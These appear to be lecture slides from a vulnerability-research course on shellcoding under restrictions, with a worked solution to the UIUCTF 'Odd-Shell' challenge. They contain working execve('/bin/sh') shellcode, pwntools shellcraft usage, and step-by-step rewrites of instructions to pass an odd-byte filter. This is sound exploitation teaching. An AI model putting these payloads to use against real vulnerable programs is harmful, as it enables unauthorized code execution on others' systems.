

LSN 11: Shellcoding in Restricted Environments

Vulnerability Research

Objectives

Lesson #11: Shellcode

- Examine how to construct position-independent shellcode to execute basic attacks.
- Explore various constraints (bad bytes, limited size, limited instructions, limited syscalls) that may restrict shellcode.
- Explore methods for overcoming restricted environments by substituting instructions.

References

- Pwn.College Lesson 5: Common Challenges Shellcoding [[Link](#)]
- X86/64 Instruction Set Opcodes and Instructions [[Link](#)]
- Rappel Emulation [[Link](#)]
- Pwnlib Shellcraft, Shellcode generation [[Link](#)]

What is Shellcode?

Back in the early days, we would place our payload on the stack, then ret2stack into our payload. This position independent code usually executed a shell. Hence, **shellcode**.

```
/* execve(path='/bin///sh', argv=['sh'], envp=0) */
/* push b'/bin///sh\x00' */
push 0x68
mov rax, 0x732f2f2f6e69622f
push rax
mov rdi, rsp
/* push argument array ['sh\x00'] */
/* push b'sh\x00' */
push 0x1010101 ^ 0x6873
xor dword ptr [rsp], 0x1010101
xor esi, esi /* 0 */
push rsi /* null terminate */
push 8
pop rsi
add rsi, rsp
push rsi /* 'sh\x00' */
mov rsi, rsp
xor edx, edx /* 0 */
/* call execve() */
push SYS_execve /* 0x3b */
pop rax
syscall
```

Why Shellcode in 2023

- *Its 2023.* Jump-to-shellcode exploits are no longer a valid concern since binaries are compiled with non-executable (NX) stacks by default.
 - Its rare to see memory marked as -rwx- anymore. Why then do we still have to learn shellcoding? **Walking uphill both ways is fun.**
-
- Process Injection
 - Some VM escapes rely on it
 - Antivirus Evasion
 - Some Just-in-Time (JIT) exploit techniques rely on it
 - Some Kernel exploits rely on it
 - OR we may be able to ROP mprotect() or mmap()



Shellcode Tooling

Shellcode Tooling: Rappel

```
$ echo "mov r15,0xdeadbeef; shl r15,0x8" | /opt/rappel/bin/rappel
```

```
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000000  
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000  
rip=000000000040000b rsp=0000000000000033 rbp=0000000000000000  
r8=0000000000000000 r9=0000000000000000 r10=0000000000000000  
r11=0000000000000000 r12=0000000000000000 r13=0000000000000000  
r14=0000000000000000 r15=000000deadbeef00  
[cf=0, zf=0, of=0, sf=0, pf=1, af=0, df=0]  
cs=002b ss=0000 ds=0000 es=0000 fs=0000 gs=0000 efl=00000206
```

Rappel is an assembly REPL that allows us to emulate assembly instructions and compare the state of registers after instructions. I occasionally use it when I forget how simple assembly arithmetic works or the effect an instruction may have on flags or other registers.

Shellcode Tooling: Pwntools Assembler

```
>>> from pwn import *
>>> context.update(arch='amd64',os='linux')

>>> disasm(b'\x58')
'    0:      58                pop     rax'

>>> from binascii import hexlify
>>> hexlify(asm('pop rax'))
b'58'
```

Pwntools has assembler ([asm](#)) and disassembler ([disasm](#)) functions for assembling and disassembling code. Always set the context (architecture and OS) before using.

Shellcode Tooling: Pwntools Runner

- `make_elf_from_assembly('pop rax')`: creates a binary with the assembly instructions
- `run_assembly('pop rax')`: creates a binary with the assembly instructions and executes it
- `run_assembly(b'\x58')`: creates a binary with the machine instructions and executes it

Note: pwntools build process is currently broken due to an issue with the loader warning that the binaries contain a RWX segment. Im working on it:

[See pull request](#)

Shellcode Tooling: Pwntools Shellcraft

- Shellcraft.sh()
- Shellcraft.cat()
- shellcraft.mov()
- shellcraft.memcpy()
- shellcraft.pushad()
- shellcraft.linux.syscall()
- shellcraft.linux.connect()

```
>>> print(shellcraft.linux.syscall(syscall=0xf))  
/* call syscall(0xf) */  
push 0xf  
pop rax  
syscall
```

Shellcraft generates architecture specific shellcode (e.g. [shellcraft.amd64](#)) for us to use as a starting point

Shellcode Tooling: Caveat

Never, ever, ever get your shellcode from an untrusted environment (e.g. - <https://www.exploit-db.com>) and execute against a production system without walking each byte.

Maybe ~10 years ago, a security researcher (I believe it was HDM) found shellcode on shell-storm that had been backdoored to deliver a second reverse handler back to an attacker. It was obfuscated and being used in the wild by security researchers too lazy to write their own shellcode.

Shellcode Constraints

Shellcode Constraints

Our shellcode may have several constraints determined by the environment.

- **Restricted Length:** execve('/bin/sh') in under 25 bytes
- **Restricted Charset:** alphanumeric only, null-byte free, bad characters, terminators
- **Restricted Operations:** seccomp prevents us from using specific syscalls (SYS_exec, SYS_open)

Shellcode Constraints: Bad Bytes

Byte (Hex Value)	Problematic Methods
Null Byte \0 (0x0)	strcpy
Newline \n (0xa)	scanf, gets, getline, fgets
Carriage return \r (0xd)	scanf
Space (0x20)	scanf
Tab \t (0x9)	scanf

Table copied from [pwn.college]

Shellcode Constraint Problem

Shellcode Problem: UIUCTF Odd-Shell

```
int main()
{
    puts("Display your oddities:");
    char *response = (char *)mmap((void *)0x123412340000, 0x1000, 7, 0x32, 0xffffffff, 0);
    if (response != (char *)0x123412340000)
    {
        puts("I can't allocate memory!");
        exit(0xffffffff);
    }
    ssize_t rd = read(0, response, 0x800);

    if (*(response + rd - 1) == '\n')
    {
        *(response + rd - 1) = '\0';
        rd--;
    }

    for (ssize_t i = 0; i < rd; i++)
    {
        if (!((unsigned char)*(response + i) & 1))
        {
            puts("Invalid Character");
            exit(0xffffffff);
        }
    }

    (*(void (*)())response)();
}
```

←..... Terminate if shellcode consists of odd bytes

Restricted Charset

```
[*] -----
[*] Total Violations: 25
[*] -----
[*]
0: 6a 68 push 0x68
2: 48 b8 2f 62 69 6e 2f 2f 2f 73 movabs rax, 0x732f2f2f6e69622f
c: 50 push rax
d: 48 89 e7 mov rdi, rsp
10: 68 72 69 01 01 push 0x1016972
15: 81 34 24 01 01 01 01 xor DWORD PTR [rsp], 0x1010101
1c: 31 f6 xor esi, esi
1e: 56 push rsi
1f: 6a 08 push 0x8
21: 5e pop rsi
22: 48 01 e6 add rsi, rsp
25: 56 push rsi
26: 48 89 e6 mov rsi, rsp
29: 31 d2 xor edx, edx
2b: 6a 3b push 0x3b
2d: 58 pop rax
2e: 0f 05 syscall
```

```
[*] Testing Shellcode Execution
[*] -----
```

Several of the
assembly
instructions required
to `execve(/bin/sh)`
consist of odd bytes

We'll just fix them
one operation at a
time.

Fixing Push h

[*]	0:	6a 68	push	0x68
-----	----	-------	------	------

[*]	0:	4d 31 ff	xor	r15, r15
	3:	41 b7 35	mov	r15b, 0x35
	6:	49 83 c7 33	add	r15, 0x33
	a:	41 57	push	r15

We can replace the push 0x68 instruction with with a set of “odd-byte” instructions that accomplish the same effect. We move an odd value (0x35) into r15 (fun fact did not know before doing this – moves into odd registers are usually odd) and then add 0x33. Then we push the register (pushes of odd registers are usually odd)

Fixing Push /bin//s

```
[*] 2: 48 b8 2f 62 69 6e 2f 2f 2f 73 movabs rax, 0x732f2f2f6e69622f
      c: 50                               push  rax
```

```
mov r15, (0x732f2f2f6e69622f - 0x03060306)
add r15, (0x03060306)/2
add r15, (0x03060306)/2
push r15
```

Even integer minus odd integer
will produce odd result
 $0x6e - 0x3 = 0x6b$ (107)
 $0x62 - 0x3 = 0x5f$ (95)

```
49 bf 29 5f 63 6b 2f 2f 2f 73 movabs r15, 0x732f2f2f6b635f29
49 81 c7 83 01 83 01          add  r15, 0x1830183
49 81 c7 83 01 83 01          add  r15, 0x1830183
41 57                        push  r15
```

Fixing RDI=RSP

```
48 89 e7      mov    rdi, rsp
```

```
49 87 e1      xchg   r9, rsp
49 87 f9      xchg   r9, rdi
```



The exchange (XCHG) instruction exchanges the contents of first operand with the second operand. Here we use it to move rsp into r9 and then move r9 into rdi. We lose our stack pointer (rsp) in the process, so we won't be able to do any more stack-based instructions (pushes or pops)

Nulling out RSI, RDX

```
4d 31 ed      xor    r13, r13      // r13=0x0
49 87 f5      xchg   r13, rsi      // rsi=0x0

4d 31 ed      xor    r13, r13      // r13=0x0
49 87 d5      xchg   r13, rdx      // rdx=0x0
```

The pwntools generated shellcode set the argv array. While its good practice, its not necessarily needed to get a shell. We can just set both argv (RSI) and envp (RDX) to null (0x0). Since we lost our stack pointer, we'll just use xchgs again.

RAX = 0x3b; Syscall

6a 3b	push	0x3b
58	pop	rax
0f 05	syscall	


41 b1 3b	mov	r9b, 0x3b
49 91	xchg	r9, rax
0f 05	syscall	

We can use the same exchange swap we've done to move 0x3b into rax. Since syscall is already odd, we can just call it and get our shell.

Some Other Challenges

- Shellcode after your registers (rsp especially) have been nulled out
 - Shellcode with only moves or syscalls
 - Shellcode where even and odd bytes alternate
 - Shellcode limited to only bytes 00-05
 - Shellcode where length is limited to 25 bytes
 - Shellcode where it executes in both 32-bit or 64-bit machines
-





Thank you.